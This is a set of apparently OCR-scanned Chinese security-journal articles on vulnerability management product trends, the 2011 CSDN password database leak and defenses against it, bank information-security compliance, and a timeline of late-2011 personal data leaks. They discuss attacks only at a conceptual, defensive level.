图 1 漏洞评估与管理产品在第一阶段的功能特性

第一阶段的漏洞评估产品，主要集中在“探测与发现”能力上，在提供给用户解决方案上存在不足；同时，该阶段的漏洞评估产品基本没有考虑基于扫描结果的后期分析、统计；无法帮助用户对资产的漏洞进行方便的管理。也就是说，这类工具仅适应于为有一定安全知识基础的用户提供类似于测试的工具。

第二阶段：以 IT 资产为核心，侧重漏洞生命周期管理

随着企业 IT 规模的不断增大，在网络安全建设中使用的传统漏洞检测类产品，由于只能单单完成检测而不能实现真正意义上的漏洞修复闭环，已经不能应对日益变化的安全漏洞形势。因此在漏洞扫描技术的基础上出现了漏洞管理产品。这种产品基于漏洞扫描核心技术，并将 IT 资产与风险漏洞相结合，在尽可能准确的发现网络主机的安全漏洞之余，还可以协助管理员进行漏洞修补。因此第二阶段漏洞评估与管理产品在前一阶段技术积累的基础上，进一步加强了“探测与发现”漏洞的全面性，同时增强了帮助用户“管理漏洞”侧重“修复”的能力，在尽可能帮助用户发现 IT 环境中存在的漏洞基础上，对每个漏洞给出详细信息和一些修补建议，这些信息和建议对使用者来说具有相当的价值，为用户进一步修补系统缺陷，搭建更加安全的信息系统，提供了直接依据。融入了资产、风险管理等概念，从“有效检测”到“周期度量”，这一阶段的漏洞评估产品为用户提供了更为全面的漏洞管理和资产风险控制能力。

三．漏洞评估与管理产品技术趋势

漏洞评估与管理是一项极具挑战的课题，是信息安全工作过程中治本的方式，只有通过对风险的控制与消除才能从根源上消除安全威胁。面临千变万化的攻击手法，单纯采取被动防御的技术手段越发显得力不从心，更多的用户开始关注风险的管理与度量，侧重在“事前”尽量降低甚至规避风险。另一方面，国家政策和行业法规对安全风险监管的不断严格，需要采用更有效的风险管控手段进行自身安全管理以满足不断严格的合规监管要求。因此漏洞评估与管理产品将在信息安全技术发展中扮演越来越重要的角色。

结合安全趋势和用户使用场景的变化，笔者认为漏洞评估与管理产品将会以“漏洞发现”为基础，面向不同的应用环境，进一步的细分为安全本源、合规度量、管理模式，这三个方向的转变，具体功能特性见图 2。

针对核心安全技术的发展

1. 传统系统层漏洞向应用环境漏洞转变，导致漏洞检测能力及覆盖范围大幅增加

近年来不断发展和广泛应用的各种应用系统中存在的安全漏洞




图 2 漏洞评估与管理产品发展趋势综述

也越来越多的被披露出来，攻击者从关注操作系统的漏洞向应用漏洞转变。针对应用的攻击技术相对简单，影响范围大，特别是近几年针对 Web 应用安全、数据库、虚拟化环境以及多种第三方应用等漏洞的攻击逐渐成为主流的攻击方式。因此，面向多种应用环境的安全漏洞的检测将成为各种漏洞评估产品急切需要解决的问题，在这一阶段中，漏洞评估类产品所涵盖的漏洞数量将会大幅增加。如何增强漏洞扫描产品对目标应用的漏洞检测覆盖范围，以及持续的投入跟踪研究各类应用的安全漏洞，并将其最高效的转化到漏洞评估产品的探测能力中，这将是漏洞评估产品最为核心的竞争力。

2. 传统漏洞的检测向业务逻辑的检测转变 [2]

业务系统越来越庞大，业务逻辑也越发复杂，很多的攻击手法都不再是针对底层系统漏洞，而是利用系统在设计时考虑不周的逻辑错误进行攻击。由于业务逻辑的关注点主要集中在业务规则的制定、业务流程的实现等与业务需求有关的系统设计，业务逻辑的设计错误，隐含的风险漏洞都将对系统的可靠运行产生致命的影响。因此如何检测逻辑错误，并呈现攻击路径，将是检测类产品技术发展中的一个非常有挑战性的转变。

单纯漏洞检测向合规度量转变

1. 安全配置的合规检查，已成为漏洞管理工作中必不可少的环节

业务不断发展，网络规模日益扩大，其生产、运营、支撑等 IT 系统的网络结构也变得越来越复杂。一旦发生维护人员误操作，或者采用一成不变的初始系统设置而忽略了对于安全控制的要求，就可能会极大的影响系统的正常运转。因此采用统一的安全配置标准来规范技术人员在各类系统上的日常操作，及时对 IT 系统进行符合性的配置检查和修复，成为漏洞隐患外的另一个风险关注重点。

2. 合规检查与度量能力，不断融入漏洞评估与管理产品

全球各地的政府机构、企业都面临着监管者提出的法规遵从性要求，更多的用户正在为不能有效地根据法规要求进行信息系统的风险管理，并在为如何证明自己遵从法规而忧虑。“合规”已经成为企业最为重要的日常工作。作为针对脆弱性进行度量管理的工具，脆弱性检测产品帮助企业安全管理者实现内外部 IT 审核自动化，摆脱繁琐的手工操作与面对面的问答，提供合规检查报告，以轻松实现风险管理与合规性遵从。

更多的应用场景和使用模式，将不断的促进漏洞评估产品管理模式的转变

1. 独立的评估工具向集中监控管理、整体度量风险转变

随着漏洞评估范围的逐渐扩大，资产管理的规模也越来越大，对于用户而言，更需要的是能从全局掌控风险情况。因此，漏洞评

估产品管理模式逐步向集中监控和整体度量的方向转变。对于政府大部委、大企业而言，通过大规模分级部署和集中管理方式，能够形成部、省、地市各级的统一安全管理模型，实现集中安全检查、网络安全状况分析和趋势分析，进而方便地形成全网络、全系统、各级单位的基于安全基准的统一风险分析和管理，节省安全投入成本的同时，带来了部署、配置等运维管理上的便利。

2. 从安全测评工具转向安全基准度量工具 [3]

传统漏洞评估工具都是作为测评工具在信息系统安全检查等工作中应用。假如我们将信息系统建立安全基线，如对每个网元、应用系统都定义安全基准点，即设定满足最基本安全要求的条件，并在设备入网测试、工程验收和运行维护等设备全生命周期各个阶段加强和落实安全基线要求，则可以进行风险的度量，做到风险可控可管。因此，漏洞评估与管理产品将融入建立安全基线到周期度量基线的工作流，从安全测评工具转变为安全检查工具，构建出基于业务系统的安全基线模型。该模型围绕承载业务及数据的安全需求，建立一个覆盖企业的业务体系、应用体系和 IT 基础设施的多层次的安全系统架构，从而指导企业的风险控制与管理 [3]。

3. 漏洞管理产品，将更注重与第三方产品联动以实现安全策略闭环 [4]

漏洞评估产品可以发现在网络上的 IT 资产，以及未受管理的设备。并且可以通过漏洞评估产品获得所有 IT 资产的风险状况，并将其漏洞分析报告，包括自动修复脆弱的资产，可以提高 IT 运营效率，风险评级报告可以帮助衡量安全效益。通过与防护技术的整合，如与入侵防护系统（IPS）或 Web 应用防火墙（WAF）的整合，为用户提供有针对性的减灾能力。同时，通过提供配置评估的扫描工具，可以用来驱动安全策略的执行。

四 . 结束语

信息安全的目的是为了保护企业的业务能力（如业务流程、数据资源等）[3]。如何深入分析政企业务系统的安全需求，如何建立一个贴合业务系统发展的风险控制、减灾手段，是现阶段信息安全建设的重点。

漏洞管理与评估产品依托于原厂商自身的漏洞研究能力，以其“精、专”的特点，在信息安全领域一直站在前沿和高端的位置。该类产品通过持续的安全研究和不断创新，以“事前”角度，从漏洞管理、策略管理、配置管理等多方面进行脆弱性的检测，面向目标类型提供了系统扫描、应用扫描等检测能力，最终能够形成整体脆弱性管理与遵从性度量的整体解决方案，帮助用户进行漏洞预警、风险度量、合规审计的精细化安全风险管控管理。

本文限于笔者学识和所掌握信息，难免有疏漏和错误之处，请各位读者明察指正。

参考文献:

【1】Worldwide Security and Vulnerability Management 2011-2015 Forecast and 2010 Vendor Shares IDC. 2011

【2】李晨 . 绿盟脆弱性检测类产品这十年与未来 . 绿盟科技内刊 . 2010

【3】李晨、王伟 . 安全基线控制在风险管理过程中的应用 . 第 24 次全国计算机安全学术交流会 . 2009

【4】MarketScope for Vulnerability Assessment. Gartner. 2011

CSDN账户信息泄露事件启示

行业营销中心　赵旭

摘要：本文首先针对 CSDN 账户信息泄露事件进行回顾，并剖析此次事件的本质与影响以及背后的黑色产业链。针对当前网站面临的安全挑战，给出针对企业和个人用户的安全建议，并提出“事前预防 + 事中监控与防护 + 事后审计”的网站安全解决方案，以降低“拖库”事件复现的概率。

关键词：“拖库”　Web 攻击　信息泄露　社会工程　黑色产业链　网站安全防护解决方案

一．事件回顾与分析

2011 年 12 月 22 日，CNCERT 通过网站向公众通报了 CSDN 中文社区大量用户账号和明文密码遭泄露的情况。[1]

“截至 2011 年 12 月 29 日，CNCERT 通过公开渠道获得疑似泄露的数据库有 26 个，涉及账号、密码 2.78 亿条。其中，具有与网站、论坛相关联信息的（例如，被声称属于某个网站的数据）数据库有 12 个，涉及数据 1.36 亿条；无法判断网站、论坛关联性的数据库有 14 个，涉及数据 1.42 亿条”。[2]

该次泄露事件（网上称为“拖库”事件），对整个互联网安全影响重大，波及到绝大多数互联网企业，同时运营商、金融等行业受此事件的影响，都积极地寻找防控措施。

1.1 “拖库”仅是攻击结果

从攻击路径的视角来看，“拖库”实质是一种攻击结果（见图 1），攻击者利用 Web 应用或第三方应用软件的漏洞以及网站内部管理存在的脆弱性，采用 SQL 注入、Web shell 上传等攻击手段，并可能




图 1“拖库”的攻击路径

结合社会工程实现内部渗透，获得存储在数据库中的用户敏感信息(包括账号及密码等)，最终实现“拖库”。

下面，我们将围绕“拖库”的4个过程进行进一步的分析与思考:

1. 攻击者能否进来？ - 网站入侵是其中一种攻击路径，存在多种漏洞利用(SQL注入、文件上传漏洞等)。网站Web应用及第三方应用程序的漏洞问题是否有效应对？

2. 如果攻击者能进来，其能否看见核心数据？ - 数据库是否明文存储用户数据？

3. 如果攻击者能看见核心数据，其能否拿走数据？ - 针对数据库的危险操作是否有严格的访问控制策略以及监控、审计手段？

4. 如果攻击者能偷取整个数据库，其最终能否解密加密信息？ - 采用了较弱或未加盐hash进行用户数据保护，易遭受暴力破解。

1.2 事件关键词 “曝露”

本次事件的关键词为“曝露”。据CNCERT了解，目前网上泄露的CSDN用户数据库为2009年4月前的用户数据库。

事实上，“拖库”只是黑客产业链中的一部分，接下来还有“洗库”，即对数据库中的资源进行层层利用和价值剥离。第一波进行虚拟币等信息的剥离，例如支付宝和QQ等，拿到用户的账号后就会进入账户尝试，如果有虚拟金钱就会转走，或将QQ号倒卖；第二次“洗”是对于个人信息的收集，有些账户可能包括个人信息内容，这些会卖给那些需要的人；第三次“洗”是关联手机号的信息，卖给转发垃圾短信的，这样一层层“洗”下去直到没有价值为止。

1.3 事件影响

接下来我们再看看本次事件对各类企业及最终用户带来的影响。互联网企业遭受的直接冲击不言而喻，包括用户数据及业务记录等商业机密流失，企业信誉受损，同时还面临来自互联网主管机关的压力。而运营商、金融及能源等行业也面临潜在危害：首先网厅、网银等核心业务网站可能成为下一个“拖库”目标。其次，因部分互联网用户在不同网站注册账号时习惯使用相同用户名和密码，各行业的业务网站成为“撞库”的可能受害者。最危险的还在于，“拖库”事件曝露的用户信息中可能包括企业内部人员信息，这些内部人员可能成为社会工程目标，进而可能导致企业内网被渗透。对于此次事件，网站用户成为最终的买单者，面临经济损失、成为垃圾邮件受害者，且因为个人敏感信息泄露，可能成为进一步的社会工程目标。

二．事件引发的深层次思考

2.1 事件深层次含义为“敏感信息泄露”

跳出此次事件，我们不难看到本次事件蕴藏的深层次含义其实是“敏感信息泄露”。回顾2011年，“敏感信息泄露”事件对我们来说屡见不鲜。

1. 美安全智库遭黑客攻击 军方机密信息泄露：2011年12月26日上午消息，黑客组织匿名者(Anonymous)开始启动其圣诞周攻击计划，首个遭到攻击的机构是美国知名安全情报智库“战略预测”(Stratfor)，导致该机构的客户电邮、信用卡信息被盗。在匿名者获得的战略预测私密客户信息中，包括了美国陆军、空军和迈阿密警察局等重要机构。此外银行、执

法机构、军火承包商以及苹果、微软（微博）等科技公司的私密信息也被匿名者获取。[3]

2.SONY PSN 信息泄露事件：2011 年 4 月爆发，涉及 7,800 万个用户账户和 ,1000 笔信用卡资料, 索尼也因此面临巨额赔偿。[4]

3.RSA 事件：2011 年 3 月，EMC 公司披露其公司网络遭遇 Advanced Persistent Threat (APT) 攻击，攻击目标主要针对 RSA，且成功获取的敏感信息，严重影响 RSA 双因子认证产品 SecureID 认证的安全。[5]

2.2 事件背后的产业链

“钱，乃万恶之本；数据，乃财富之源”。随着近些年安全态势的变化，攻击具有动机趋利化、手段定向化的特点，而安全事件背后潜藏的黑色产业链日趋完善，其商业模式也日趋成熟（见图 2）。黑色产业链中有更为精细的角色分工，从漏洞挖掘到工具开发直至




图 2 黑色产业链商业模式

获利，各司其职。

我们当前面临的最大挑战在于攻击者和信息安全的防御者在知识、环境上存在严重的不对称：防御人员缺乏安全技能和工具，对典型的利用手法的威胁场景缺乏感性认识，无法前瞻性地对前面所提到的漏洞、威胁以及受威胁的相关资产进行识别和管理，一旦安全事件爆发，很难从安全事件的影响里全身而退。

三 . 安全建议及“防拖库”解决方案

尽管面临上述因攻防不对称带来的安全挑战，但对于本次泄露事件，我们还是能看到其积极的一面。事件引发了业界的触动并带来全行业安全意识的提升。受害企业积极投入进行安全事件研判与应急处理，其他企业也关心自身的脆弱性并积极地寻求风险防控措施，而事发的那一周对个人用户而言则定义为“密码周”。

那么透过本次事件，对于企业及个人用户，关于应对的安全思考又有哪些呢?

3.1 安全建议

对于企业而言，需要从“人”、“流程”及技术手段三个方面进行考虑。首先，需要有自己的安全团队，由专人专岗负责企业内部安全工作、作为外部接口进行安全动态跟踪，并负责与专业安全公司的合作，进行安全保障工作。流程上应有相应的预警与应急机制，并通过日常的安全运维工作，将定期安全评估检查工作例行化，以便了解自身站点安全状况。技术手段上则主要针对现有“木桶短板”进行修补，包括：修补网站漏洞（Web 应用及第三方应用软件存在的

漏洞）；对于用户敏感信息（不限于密码信息）应加密存储，如单向加密，二次 MD5，并加入随机 salt 等；并结合网站特点，采用必要的防护手段，防止外部攻击。

对于个人用户而言，需要保持良好的密码管理与使用习惯，如：分级管理密码，重要账号（如常用邮箱、网上支付、聊天账号等）单独设置密码；定期修改密码，可有效避免网站数据库泄露影响到自身账号；建议不将工作邮箱用于网络账号注册，以免密码泄露后危及企业信息安全。

3.2 网站“防拖库”安全解决方案

如前所述，“拖库”是一种攻击结果。从攻击时序来看，我们建议采用“事前预防 + 事中监控与防护 + 事后审计”的解决方案（见图 3），以降低“拖库”事件复现的概率。

图 3“防拖库”安全解决方案

1. 事前预防：通过扫描器 /WSS（网站安全监测服务）实现对 SQL 注入、XSS、挂马等网页漏洞或恶意代码的检查；提供安全评估服务、渗透测试服务，为站点客户发现站点中存在的安全隐患，并提出针对性的对策。

2. 事中监控与防护：IDS/IPS 通过对拖库的特征进行分析，以实现告警或者阻断；WAF 通过对双向数据检测，可对 SQL 注入等恶意请求进行检测与阻断，对 HTTP Response 中含有的用户敏感信息进行过滤，从而降低信息泄露的风险。

3. 事后审计：SAS 对数据库危险操作进行审计和告警。

参考文献

[1]《关于 CSDN 中文社区用户帐号密码泄露的安全公告》，CNCert/CC，2011 年 12 月 22 日，http://www.cert.org.cn/articles/bulletin/common/2011122225696.shtml

[2]《关于相关网站用户信息泄露事件的通报》，CNCert/CC，2011 年 12 月 30 日，http://www.cert.org.cn/articles/bulletin/common/2011123025709.shtml

[3] http://www.cert.org.cn/articles/news/common/201112272-5705.shtml

[4] http://www.cert.org.cn/articles/news/common/201110132-5568.shtml

[5] http://www.networkworld.com/news/2011/031811-rsa-warns-securid-customers-after.html?hpg1=bn

全面解析中小银行信息安全合规管理

行业技术部　徐一丁

摘要：本文力求为中小银行客户全面地分析信息安全建设中的合规问题，帮助银行信息安全管理者和技术人员认识理解监管部门工作，作为本银行信息安全工作的参考。

关键字：中小银行　信息安全监管　信息科技风险管理　等级保护

本文所指中小银行，主要指城商行系统的银行，也适用于各省农信（联）社、农商行等。

中小银行适用的各类标准规范

国内中小银行在信息安全的发展程度，大部分处于自我认知的阶段。中小银行通过信息安全风险评估，意识到自身存在的信息安全风险，开始采取一些措施提升信息安全水平。但大家又发现局部的、各自独立的信息安全控制措施难以明显改善银行信息安全状况，开始思考如何进行全面的信息安全架构设计，并有计划地去展开建设工作。这时，需要重点考虑监管部门的各类标准规范，满足合规要求。

下面我们首先来概括性地了解这些要求。

国家层面

我国信息安全基本法规是《国家信息化领导小组关于加强信息安全保障工作的意见》，即 27 号文。在其精神指导下，2007 年 7 月，四部委联合发文《关于开展全国重要信息系统安全等级保护定级工作的通知》，在各大行业大力推进等级保护的建设进程。等级保护目前在各大行业都面临着如何落地的问题，金融行业也是如此。

行业监管部门

部门	类别	实例	性质	说明
国家		《国家信息化领导小组关于加强信息安全保障工作的意见》 等级保护相关办法、要求（公安部）	基础方法	不可违背， 行业落地
行业监管部门	管理办法、指引	《商业银行信息科技风险管理指引》（银监会）	纲领	体系建立依据
	专项管理办法、指引	《网上银行系统信息安全通用规范》（人民银行） 《网上银行安全风险管理指引》（银监会） 《电子银行业务管理办法》（银监会） 《电子银行安全评估指引》（银监会） 《商业银行数据中心监管指引》（银监会） 《商业银行业务连续性监管指引》（银监会）	组成部分 局部纲领	专项工作依据
	要求、通知	《银行2008奥运专项自查的通知》（人民银行） 《关于做好网上银行风险管理和服务的通知》（银监会） …	阶段性 要点	工作中的重点
	与安全相关的规范	《商业银行内部控制指引》 《商业银行操作风险管理指引》	有交集 被包容	相互协调
其他		BASEL III ISO 27000系列标准 COSO，COBIT，ITIL	成熟 可参考	用于操作， 补充物

银行业的行业监管部门是人民银行和银监会。

整体性的管理办法、指引

这方面的文件目前只有一个，即银监会 2009 年 3 月发布的《商业银行信息科技风险管理指引》（以下简称《管理指引》），可以作为银行信息科技风险体系的框架。这是银行及其他银行业金融机构进行信息科技风险和信息安全管理工作的规范性文件，它提出了对各个方面工作的要求，覆盖性很全面，同时体现出了银行的业务特点。

《管理指引》还需要配套的支撑文档，这方面还应有很多补充。

作为银行信息科技风险管理的“宪法”，《管理指引》提出了要求，指明了方向，但又不可能在一个文件里达到实际操作的程度。所以银监会正在逐步推出配套的支撑文档来指导银行，如何将新管理指引的要求一一落实。即下面的专项管理办法和指引。

专项管理办法、指引

专项管理办法与指引对某一方面的工作进行了具体的指导。管理部门会在后续阶段对这些专项管理办法与指引进行补充，这会对银行的信息安全建设有很大帮助。经过近几年监管工作的深入，新的专项管理办法和指引不断地出台，这些策略文档的全面性与可操作性已经有了较大的提高。

要求、通知

管理部门的要求和通知反映了一定时间段内行业普遍的重点问题或安全威胁事件，也在信息安全管理中起着重要的作用。如人民银行 2008 年的《关于开展银行业金融机构信息科技风险奥运专项自查工作的通知》，该通知要求业内机构在奥运前对信息系统及机房设施进行全面自查。2011 年，银行业内检查不断，也暴露出很多问题，监管部门也都频繁发通知，要求各机构抓好自身的安全工作。

要求和通知具有实效性强、只强调重点的特点。它们不具有系统性，而通常具备可操作性，可以作为《管理指引》或专项管理办法落地的补充性材料，长期积累起来，也会对银行的信息安全体系建设起很好的借鉴作用。而且这些工作都是全行业的重点，可以保证银行在信息安全方面的投入没有大的偏差。

与信息安全相关的规范

有些标准规范并不是为信息安全而制订，但会涉及到信息安全，如《银行内部控制指引》，主要是针对授信、资金、柜台等业务的内部控制进行规范，也包括对计算机信息系统内部控制部分。又如巴塞尔协议中的操作风险管理，也包括信息科技风险的管理。

这些标准规范与信息安全相关，因此在整体安全建设中要充分考虑这些相关工作的需求，在信息安全规划中设计好有关联性的部分，让信息安全建设与这些相关工作能很好地协调。

其他标准规范

在安全建设中还可以参考其他成熟的标准规范，如 ISO27000 系列标准。这些标准规范通常使用范围比较广，体系架构成熟，而且易于操作，适合银行用来作为安全控制措施的参考库。

国内信息安全监管工作开展情况

中国人民银行

人民银行在信息安全方面的监管有时结合业务监管进行，有时专门针对重要的信息系统进行检查，如网上银行系统。并且在重要时期发布通知与要求，督促各银行自查并完善自己的系统。

结合业务监管的信息安全监管，指在银行某些业务开通时需经人民银行审核批准，在这个过程中人民银行会派专人到现场进行检查，确定各项工作满足标准之后，才允许银行开通这些业务。其中信息安全检查是重要内容，如对银行卡系统的技术检查，由“机房物理环境、网络安全、主机安全、数据安全、系统安全、应急演练”等几部分组成，信息安全占了大部分内容，检查人员会根据事先编制的检查表逐项进行审核。

人民银行还专门对网上银行系统进行专项检查。随着网银安全事件的不断发生，人民银行对网银安全问题加强了重视，在2009年进行的大量调研和实践工作基础上，于2010年推出了《网上银行系统信息安全通用规范》，从技术、管理、业务、服务等各方面对银行建设网上银行安全体系进行了指导。对于中小银行的专项检查通常由银行总部所在地的人民银行分支机构进行。据了解到的一些检查工作显示，人民银行对此项检查的重视程度很高，如果检查中发现网银系统的问题较多，该银行可能会受到比较严格的监管措施。并且在2011年8月，《网上银行系统信息安全通用规范》又进行了更新，补充了丰富的技术方面的指导内容，在银行业内部广泛征求意见。这说明了人民银行把网银安全监管长期抓下去的决心。

中国银监会

中国银监会在监管方面做了很多工作，近年来陆续出台了以《商业银行信息科技风险管理指引》为纲领的诸多指导性文件，这些文件正在逐渐形成一个完整的策略体系；同时以《管理指引》为依据，由各地银监局监督、指导本地银行业机构进行信息科技风险管理机制的建设。

需要特别注意的是：中国银监会的指导主题是“信息科技风险”管理而非“信息安全”管理。关于二者的异同，安全业界有很多不同版本的说法，至今尚未完全统一。并且从2009年《管理指引》出台后，就有一些关键性问题在不断地讨论、辨析、实践、澄清和重新认识，如“信息科技风险管理应该由IT部门负责，还是别的部门？”（已经基本清晰）、“到底是信息安全涵盖了信息科技风险，还是反过来的？”（未有定论）……

从实际操作的角度看，建议各银行主要参考银监会已经逐步确定的“三道防线”思路，即“信息科技管理、信息科技风险管理、信息科技风险审计”。

信息科技管理（包括信息安全）由IT部门负责，做好各类系统的开发、建设和安全保护，支撑业务运行，信息科技风险审计由稽核审计部门负责，这两方面都比较明确。而信息科技风险应由哪个部门来管？银监会未在《管理指引》中明确指出这个风险管理的牵头部门名称，包括2011年11月在内部征求意见的《网上银行安全风险管理指引》中也延续了这个风格：“第九条 商业银行应指定网银安全风险管理牵头部门，明确牵头部门和其他各相关部门的职责范围、工作流程和沟通协调机制……”。

究竟哪个部门应该来负责信息科技风险管理的牵头工作呢？应当根据每个银行自身不同的情况而定。目前很多银行将这个牵头部门定为IT部门，也有一些银行定为风险管理部门。从银行风险管理理论和实践的发展趋势看，可能后者更适应大多数银行长期发展的需要。

从信息科技风险的定义与特性来看，虽然以“信息”为名，实际其范围已经涉及到全行各个部门的工作而不限于IT部门，完成管理信息科技风险所需的很多职能目前并不在IT部门。另外，信息科技风险主要集中于IT系统，IT系统的管理运维者是IT部门。如果IT部门不但进行运维，还负责信息科技风险的管理，那么就不符合风险管理的分权制衡原则。

那些由IT部门牵头信息科技风险管理的银行，通常是由于银行还没有实行统一风

险管理，没有将全面的风险管理职责集中于风险管理部门。没有统一的风险管理部门，或风险管理部门主要管理信用风险，信息科技风险也就只能由 IT 部门来负责了。而风险分散管理的状况也很可能会逐步改变，至少我们看到，一部分银行已经把信息科技风险管理纳入到了本行的风险管理部门职责范围内。

管理信息科技风险的人员，需要同时具备风险管理和 IT 方面的经验，目前在中小银行内部这种复合型人才偏少，基本都是只懂风险管理或只懂 IT，银行需要培养自己的信息科技风险管理人员。对那些风险管理部门还不适合牵头信息科技风险管理的银行，可以考虑先在 IT 部门内设置相关岗位，选拔具备信息安全背景经验的人员来担任信息科技风险管理工作，积累经验得到成长，在时机合适的时候，再将该岗位移动到风险管理部门。这也是国内某些城商行的实际经验。

再回到信息安全管理，在银监会的信息科技风险管理框架内，信息安全肯定是 IT 部门来负责的，根据《管理指引》第四章的内容，主要从安全制度、安全组织等十一个领域确定策略，建立信息安全管理体系。这十一个领域的内容与国际信息安全的经典标准—ISO27000 系列标准的领域是基本吻合的，银行 IT 部门可以借鉴参考 ISO27000 的安全最佳实践。同时应注意信息安全工作在整体信息科技风险管理“三道防线”中的位置与作用，加强与其他两个条线的沟通与协作。

对中小银行的具体监管工作，由银监会的各省分支机构—银监局负责。当地银监局通常抽调本省地市的银监分局人员组成检查小组，定期到银行现场全面检查该银行信息科技风险管理工作的开展情况，时间从 2 周到 4 周不等。在现场检查之外，还会通过培训会、非现场监管报表、监管约谈等方式，监督和促进银行的相关工作开展。

公安部

公安部并不是银行的直接监管机构，由于非涉密和非军工单位的等级保护工作由公安部来组织管理，而这些单位覆盖了包括银行业在内的各大行业。银行业的系统也需要遵从国家重要信息系统的等级保护相关要求。

在等级保护定级中，中小银行核心生产系统通常定为 3 级，其他渠道和外围系统通常定为 2 级，也有少部分银行将网上银行系统或其他重要的信息系统定为 3 级。定级之后就应当按照相应保护等级的基本要求进行安全建设，并通过当地公安机关指定的测评机构的测评，这些测评机构以当地的信息安全测评中心为主，也有少量的商业公司。

等级保护的另一个重要性是，它可能成为人民银行信息安全监管的工具。对比人民银行和银监会的标准规范时不难发现，人民银行目前没有出台类似银监会《商业银行信息科技风险管理指引》这种整体纲领性的文件，因此监管工作还主要以某些专项领域为主，如网银系统信息安全，不是很全面。如果想系统性地开展信息安全监管，就需要有一个比较完整的安全理论体系，而等级保护可以满足这个要求。同时，根据人民银行的主要职责：“（十）组织制定金融业信息化发展规划，负责金融标准化的组织管理协调工作，指导金融业信息安全工作”，也与等级保护工作相关符合。不过这些只还是分析得

出，究竟人民银行如何看待等级保护，还要看后面的具体行动。

建立统一安全体系，满足主要合规要求

综上所述，银行在考虑信息安全合规建设时，会面临三个机构的不同要求，这些机构各有一套标准规范。这往往使中小银行产生困惑：这些机构都可能来检查我，它们的标准规范都很重要，如何处理它们之间的关系?

在为银行客户进行服务时，经常发现相关负责人在被动地应付检查。这些银行本身没有整体的信息安全框架，制度不成体系，信息安全工作更多依靠技术人员的经验与水平，而不是规范来保证。遇到监管部门来检查，一般根据检查表临时组织汇报材料，还需要现场补充很多资料，包括一些规章制度（而检查过后，这些制度也不会执行，就扔在一边了）。每一次检查都应付得很痛苦，付出比较高的人员工时成本，也没有直接获得什么收益。

建议中小银行主动地全面考量自身情况，分析人民银行、银监会和等级保护的要求，在现有的安全工作基础之上，建立统一的信息安全体系，同时满足这些主要的监管要求。这样面临检查时，只要客观反映出当前状态就可以，有效减轻临时的材料组织工作。

同时满足三方面监管要求的信息安全体系，在现实中证明是可行的。这个信息安全体系将以银监会《管理指引》和等级保护《基本要求》为主要依据来搭建起框架，以各专项监管指引为各个领域的具体工作指导，以 ISO27000 为代表的国内外信息安全标准为补充。我们将在本文的第二部分详细介绍这种信息安全体系，及构建方法。

（**下期待续**）

金融业个人信息安全事件分析与应对

北京分公司　白雷

摘要：本文针对当前发生的个人信息泄露事件，从金融安全的角度分析个人信息保护方面的现状，提出银行类金融企业应对信息安全的策略与个人信息安全保护建设的解决方案。

关键词：个人信息　隐私保护　安全方案

上篇：个人信息泄露安全事件分析

在信息安全领域中，个人信息的安全保护是一个关系到个人、企业、国家各方利益的综合性问题，个人信息泄露事件已经在社会上产生了巨大的影响，因此在国家、行业和企业层面加强对个人信息的保护势在必行，分析这些个人信息安全事件，可以为我们进一步的进行保护提供良好的基础。以下几部分总结近期个人信息泄露的事件，深入分析事件对我们进行安全保护的启示。

1、个人信息大规模泄露社会影响巨大

个人信息泄密事件已经引起了巨大的社会影响，从 2011 年底披露在媒体上的各种信息来看，泄露事件被集中的揭露出来，而且至今还在不断的发展过程中，关于这个事件综合各方媒体的报道，我们可以大致梳理一下发生发展的脉络如下:

2011 年网站“泄密”事件

12 月 21 日知名程序员网站 CSDN 的一份用户数据库由于未查明原因被曝光，包含超过 600 万个注册邮箱账号和对应明文密码。

12 月 22 日网友爆料游戏网站多玩网有 800 万用户资料被泄露。同日，网上还流传着疑似人人网、猫扑、7K7K 等多个网站的用户信息库。

12 月 25 日天涯社区 4000 万用户账号和密码被泄露，天涯表示“天涯社区早期使用过明文密码，此次被盗的数据为 2009 年之前的备份数据”。

12 月 27 日京东商城在某些业务上存在用户权限控制不当的漏洞，导致用任意用户登录后都可以访问到所有用户的姓名、地址、电话、Email 等。

12 月 28 日 当当网 消息称，当当网 1200 万全字段用户资料已泄露，经过验证可确认为是当当网用户。爆料者称，目前这

些数据已经在黑市上流通。

12 月 29 日过千万的支付宝用户的账号被泄露，支付宝回应称“单纯的支付宝账号不是私密信息，对用户资金安全没有任何威胁”。

12 月 30 日据互联网资讯平台挨踢客的消息称，网友向挨踢客爆料，国内多家银行的用户数据已经泄露，其中包括交通银行 7000 万和民生银行 3500 万用户。根据网友提供的部分信息截图，泄露数据的银行包括交通银行、民生银行、工商银行等，数据包含了用户的姓名、卡号、密码等敏感信息。后交通、工商、民生银行否认用户资料外泄。

12 月 31 日 技术漏洞致广东 444 万余条出境申请信息泄露。

